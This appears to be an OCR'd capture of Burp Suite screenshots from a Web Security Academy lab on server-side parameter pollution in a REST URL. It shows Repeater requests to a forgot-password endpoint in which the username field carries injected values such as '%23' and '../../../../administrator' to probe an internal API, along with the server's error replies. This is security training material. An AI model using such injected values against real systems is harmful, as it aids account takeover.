

LAB Not solved

Back to lab description >>

Home | Admin panel | My account

Users

carlos - Delete



## 5. Lab: Exploiting server-side parameter pollution in a REST URL

Burp Suite Community Edition v2025.12.4 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Match and replace Proxy settings

Filter settings: Hiding CSS and image content; hiding specific extensions

Filter on

| #  | Host                             | Method | URL               | Params | Edited | Status code | Length | MIME type | Extension | Title                        | Notes | TLS | IP           | Cookies             | Time              | Listener port | Start respons... |
|----|----------------------------------|--------|-------------------|--------|--------|-------------|--------|-----------|-----------|------------------------------|-------|-----|--------------|---------------------|-------------------|---------------|------------------|
| 1  | https://0a0b007c03102bdc802aa... | GET    | /                 |        |        | 200         | 10900  | HTML      |           | Exploiting server-side pa... |       | ✓   | 79.125.84.16 | session=1yGP2dND... | 12:32:42 27 Ja... | 8080          | 105              |
| 31 | https://0a0b007c03102bdc802aa... | GET    | /academyLabHeader |        |        | 101         | 147    |           |           |                              |       | ✓   | 79.125.84.16 |                     | 12:32:44 27 Ja... | 8080          | 106              |
| 35 | https://0a0b007c03102bdc802aa... | GET    | /my-account       |        |        | 302         | 86     |           |           |                              |       | ✓   | 79.125.84.16 |                     | 12:32:51 27 Ja... | 8080          | 105              |
| 36 | https://0a0b007c03102bdc802aa... | GET    | /login            |        |        | 200         | 3451   | HTML      |           | Exploiting server-side pa... |       | ✓   | 79.125.84.16 |                     | 12:32:51 27 Ja... | 8080          | 106              |
| 38 | https://0a0b007c03102bdc802aa... | GET    | /academyLabHeader |        |        | 101         | 147    |           |           |                              |       | ✓   | 79.125.84.16 |                     | 12:32:51 27 Ja... | 8080          | 102              |
| 39 | https://0a0b007c03102bdc802aa... | POST   | /login            |        | ✓      | 200         | 3529   | HTML      |           | Exploiting server-side pa... |       | ✓   | 79.125.84.16 |                     | 12:32:55 27 Ja... | 8080          | 109              |
| 40 | https://0a0b007c03102bdc802aa... | GET    | /academyLabHeader |        |        | 101         | 147    |           |           |                              |       | ✓   | 79.125.84.16 |                     | 12:32:56 27 Ja... | 8080          | 106              |
| 41 | https://0a0b007c03102bdc802aa... | GET    | /forgot-password  |        |        | 200         | 3385   | HTML      |           | Exploiting server-side pa... |       | ✓   | 79.125.84.16 |                     | 12:32:57 27 Ja... | 8080          | 105              |
| 43 | https://0a0b007c03102bdc802aa... | GET    | /academyLabHeader |        |        | 101         | 147    |           |           |                              |       | ✓   | 79.125.84.16 |                     | 12:32:57 27 Ja... | 8080          | 101              |
| 44 | https://0a0b007c03102bdc802aa... | POST   | /forgot-password  |        | ✓      | 200         | 162    | JSON      |           |                              |       | ✓   | 79.125.84.16 |                     | 12:33:01 27 Ja... | 8080          | 187              |

Event log All issues

Memory: 124.6MB of 15.97GB Disabled

Burp Suite Community Edition v2025.12.4 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x +

Send Cancel < > Burp AI

Target: https://0a0b007c03102bdc802aa37b00160036.web-security-academy.net HTTP/2

**Request**

Pretty Raw Hex

```
1 GET /static/js/forgotPassword.js HTTP/2
2 Host: 0a0b007c03102bdc802aa37b00160036.web-security-academy.net
3 Cookie: session=1yGP2dNDcCtQKvWn1Q4MOTOCeVkiWg
4 Sec-Ch-Ua: "Not(A;B;C);v="8", "Chromium";v="114"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: ru-RU,ru;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/114.0.0.0 Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
  q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a0b007c03102bdc802aa37b00160036.web-security-academy.net/login
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```

**Response**

Pretty Raw Hex Render

```
39
40 fetch(window.location.pathname, config)
41 .then(response => response.json())
42 .then(jsonResponse => {
43   if (!jsonResponse.hasOwnProperty("result"))
44   {
45     forgotPasswordError.textContent = "Invalid username";
46   }
47   else
48   {
49     forgotPasswordError.textContent = "Please check your email: "${jsonResponse.result}
50     ";
51     forgotPasswordForm.className = "";
52     forgotPasswordForm.style.display = "none";
53   }
54 }
55 .catch(err => {
56   forgotPasswordError.textContent = "Invalid username";
57 }
58 );
59
60 catch (error) {
61   console.error("Unexpected Error:", error);
62 }
63
64 const displayMsg = (e) => {
65   e.preventDefault();
66   validateInputsAndCreateMsg(e);
67 };
68
69 forgotPwdReady() => {
70   const queryString = window.location.search;
71   const urlParams = new URLSearchParams(queryString);
72   const resetToken = urlParams.get('reset-token');
73   if (resetToken)
74   {
75     window.location.href = '/forgot-password?passwordResetToken=${resetToken}';
76   }
77   else
78   {
79     const forgotPasswordBtn = document.getElementById("forgot-password-btn");
80     forgotPasswordBtn.addEventListener("click", displayMsg);
81   }
82 }
83
84
```

**Inspector**

Request attributes 2

Request query parameters 0

Request body parameters 0

Request cookies 1

Request headers 19

Response headers 3

Done 2.680 bytes | 104 millis

Event log All issues

Memory: 142.6MB of 15.97GB Disabled

1 2 x +

Send Cancel < > Burp AI

Target: https://0a0b007c03102bdc802aa37b00160036.web-security-academy.net HTTP/2

**Request**

Pretty Raw Hex

```
1 POST /forgot-password HTTP/2
2 Host: 0a0b007c03102bdc802aa37b00160036.web-security-academy.net
3 Cookie: session=lyGf2dNDcCtQKXNpIQ4MOTOCaVKlWg
4 Content-Length: 60
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: ru-RU,ru;q=0.9
7 Sec-Ch-Ua: "Not(A:Brand);v="8", "Chromium";v="144"
8 Content-Type: x-www-form-urlencoded
9 Sec-Ch-Ua-Mobile: 70
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36
11 Accept: */*
12 Origin: https://0a0b007c03102bdc802aa37b00160036.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0a0b007c03102bdc802aa37b00160036.web-security-academy.net/forgot-password
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 csrf=1hUrmx1kjYakETf2oXqbVcv2jWCsKV03&username=administrator
```

**Response**

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 49
5
6 {
7   "type": "email",
8   "result": "*****@normal-user.net"
9 }
```

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 2

Request cookies 1

Request headers 20

Response headers 3

Done

Event log All issues

Memory: 142.6MB of 15.97GB Disabled

162 bytes | 105 millis

1 2 x +

Send Cancel < > Burp AI

Target: https://0a0b007c03102bdc802aa37b00160036.web-security-academy.net HTTP/2

**Request**

Pretty Raw Hex

```
1 POST /forgot-password HTTP/2
2 Host: 0a0b007c03102bdc802aa37b00160036.web-security-academy.net
3 Cookie: session=lyGf2dNDcCtQKXNpIQ4MOTOCaVKlWg
4 Content-Length: 63
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: ru-RU,ru;q=0.9
7 Sec-Ch-Ua: "Not(A:Brand);v="8", "Chromium";v="144"
8 Content-Type: x-www-form-urlencoded
9 Sec-Ch-Ua-Mobile: 70
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36
11 Accept: */*
12 Origin: https://0a0b007c03102bdc802aa37b00160036.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0a0b007c03102bdc802aa37b00160036.web-security-academy.net/forgot-password
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 csrf=1hUrmx1kjYakETf2oXqbVcv2jWCsKV03&username=administrator%23
```

**Response**

Pretty Raw Hex Render

```
1 HTTP/2 404 Not Found
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 86
5
6 {
7   "type": "error",
8   "result": "Invalid route. Please refer to the API definition"
9 }
```

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 2

Request cookies 1

Request headers 20

Response headers 3

Done

Event log All issues

Memory: 142.6MB of 15.97GB Disabled

206 bytes | 194 millis

1 2 x +

Send Cancel < > Burp AI

Target: https://0a0b007c03102bdc802aa37b00160036.web-security-academy.net HTTP/2

**Request**

Pretty Raw Hex

```
1 POST /forgot-password HTTP/2
2 Host: 0a0b007c03102bdc802aa37b00160036.web-security-academy.net
3 Cookie: session=lyGf2dNDcCtQKYNpIQ4MOTOCaVKlWg
4 Content-Length: 63
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: ru-RU,ru;q=0.9
7 Sec-Ch-Ua: "Not(A:Brand);v="8", "Chromium";v="144"
8 Content-Type: x-www-form-urlencoded
9 Sec-Ch-Ua-Mobile: 70
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36
11 Accept: */*
12 Origin: https://0a0b007c03102bdc802aa37b00160036.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0a0b007c03102bdc802aa37b00160036.web-security-academy.net/forgot-password
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 csrf=1hUrm1xjYkETf2oXqbVcv2jWCsKV03&username=administrator3f
```

**Response**

Pretty Raw Hex Render

```
1 HTTP/2 404 Not Found
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 86
5
6 {
7   "type": "error",
8   "result": "Invalid route. Please refer to the API definition"
9 }
```

**Inspector**

Request attributes 2

Request query parameters 0

Request body parameters 2

Request cookies 1

Request headers 20

Response headers 3

Done 206 bytes | 143 millis

Event log All issues Memory: 142.6MB of 15.97GB Disabled 12:39 27.01.2026

1 2 x +

Send Cancel < > Burp AI

Target: https://0a0b007c03102bdc802aa37b00160036.web-security-academy.net HTTP/2

**Request**

Pretty Raw Hex

```
1 POST /forgot-password HTTP/2
2 Host: 0a0b007c03102bdc802aa37b00160036.web-security-academy.net
3 Cookie: session=lyGf2dNDcCtQKYNpIQ4MOTOCaVKlWg
4 Content-Length: 62
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: ru-RU,ru;q=0.9
7 Sec-Ch-Ua: "Not(A:Brand);v="8", "Chromium";v="144"
8 Content-Type: x-www-form-urlencoded
9 Sec-Ch-Ua-Mobile: 70
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36
11 Accept: */*
12 Origin: https://0a0b007c03102bdc802aa37b00160036.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0a0b007c03102bdc802aa37b00160036.web-security-academy.net/forgot-password
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 csrf=1hUrm1xjYkETf2oXqbVcv2jWCsKV03&username=../administrator
```

**Response**

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 49
5
6 {
7   "type": "email",
8   "result": "*****@normal-user.net"
9 }
```

**Inspector**

Request attributes 2

Request query parameters 0

Request body parameters 2

Request cookies 1

Request headers 20

Response headers 3

Done 162 bytes | 145 millis

Event log All issues Memory: 142.6MB of 15.97GB Disabled 12:39 27.01.2026

Burp

Project

Intruder

Repeater

View

Help

Burp Suite Community Edition v2025.12.4 - Temporary Project

Dashboard

Target

Proxy

Intruder

Repeater

Collaborator

Sequencer

Decoder

Comparer

Logger

Organizer

Extensions

Learn

1

2

x

+

Send

Cancel

<

>

Burp AI

Target: https://0a0b007c03102bdc802aa37b00160036.web-security-academy.net HTTP/2

Request

Pretty

Raw

Hex

1 POST /forgot-password HTTP/2  
2 Host: 0a0b007c03102bdc802aa37b00160036.web-security-academy.net  
3 Cookie: session=lyGf2dNDcCtQKYNpIQQ4MOTOCaVKlWg  
4 Content-Length: 63  
5 Sec-Ch-Ua-Platform: "Windows"  
6 Accept-Language: ru-RU,ru;q=0.9  
7 Sec-Ch-Ua: "Not(A:Brand";v="8", "Chromium";v="144"  
8 Content-Type: x-www-form-urlencoded  
9 Sec-Ch-Ua-Mobile: 70  
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36  
11 Accept: /\*  
12 Origin: https://0a0b007c03102bdc802aa37b00160036.web-security-academy.net  
13 Sec-Fetch-Site: same-origin  
14 Sec-Fetch-Mode: cors  
15 Sec-Fetch-Dest: empty  
16 Referer: https://0a0b007c03102bdc802aa37b00160036.web-security-academy.net/forgot-password  
17 Accept-Encoding: gzip, deflate, br  
18 Priority: u=1, i  
19  
20 csrf=1hUrm1xjYakETf2oXqbVcv2jWCsKV03&username=../administrator

Response

Pretty

Raw

Hex

Render

1 HTTP/2 404 Not Found  
2 Content-Type: application/json; charset=utf-8  
3 X-Frame-Options: SAMEORIGIN  
4 Content-Length: 86  
5  
6 {  
7 "type": "error",  
8 "result": "Invalid route. Please refer to the API definition"  
9 }

Inspector

Request attributes

2

Request query parameters

0

Request body parameters

2

Request cookies

1

Request headers

20

Response headers

3

Done

Event log

All issues

Memory: 142.6MB of 15.97GB

Disabled

12:39

27.01.2026

Burp

Project

Intruder

Repeater

View

Help

Burp Suite Community Edition v2025.12.4 - Temporary Project

Dashboard

Target

Proxy

Intruder

Repeater

Collaborator

Sequencer

Decoder

Comparer

Logger

Organizer

Extensions

Learn

1

2

x

+

Send

Cancel

<

>

Burp AI

Target: https://0a0b007c03102bdc802aa37b00160036.web-security-academy.net HTTP/2

Request

Pretty

Raw

Hex

1 POST /forgot-password HTTP/2  
2 Host: 0a0b007c03102bdc802aa37b00160036.web-security-academy.net  
3 Cookie: session=lyGf2dNDcCtQKYNpIQQ4MOTOCaVKlWg  
4 Content-Length: 72  
5 Sec-Ch-Ua-Platform: "Windows"  
6 Accept-Language: ru-RU,ru;q=0.9  
7 Sec-Ch-Ua: "Not(A:Brand";v="8", "Chromium";v="144"  
8 Content-Type: x-www-form-urlencoded  
9 Sec-Ch-Ua-Mobile: 70  
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36  
11 Accept: /\*  
12 Origin: https://0a0b007c03102bdc802aa37b00160036.web-security-academy.net  
13 Sec-Fetch-Site: same-origin  
14 Sec-Fetch-Mode: cors  
15 Sec-Fetch-Dest: empty  
16 Referer: https://0a0b007c03102bdc802aa37b00160036.web-security-academy.net/forgot-password  
17 Accept-Encoding: gzip, deflate, br  
18 Priority: u=1, i  
19  
20 csrf=1hUrm1xjYakETf2oXqbVcv2jWCsKV03&username=../../../../administrator

Response

Pretty

Raw

Hex

Render

1 HTTP/2 500 Internal Server Error  
2 Content-Type: application/json; charset=utf-8  
3 X-Frame-Options: SAMEORIGIN  
4 Content-Length: 250  
5  
6 {  
7 "error":  
8 "Unexpected response from API server:\n<html>\n<head>\n <meta charset=\n <title>Not Found</title>\n</head>\n<body>\n <h1>Not found</h1>\n <p>The UR L that you requested was not found.</p>\n</body>\n</html>\n"

Inspector

Request attributes

2

Request query parameters

0

Request body parameters

2

Request cookies

1

Request headers

20

Response headers

3

Done

Event log


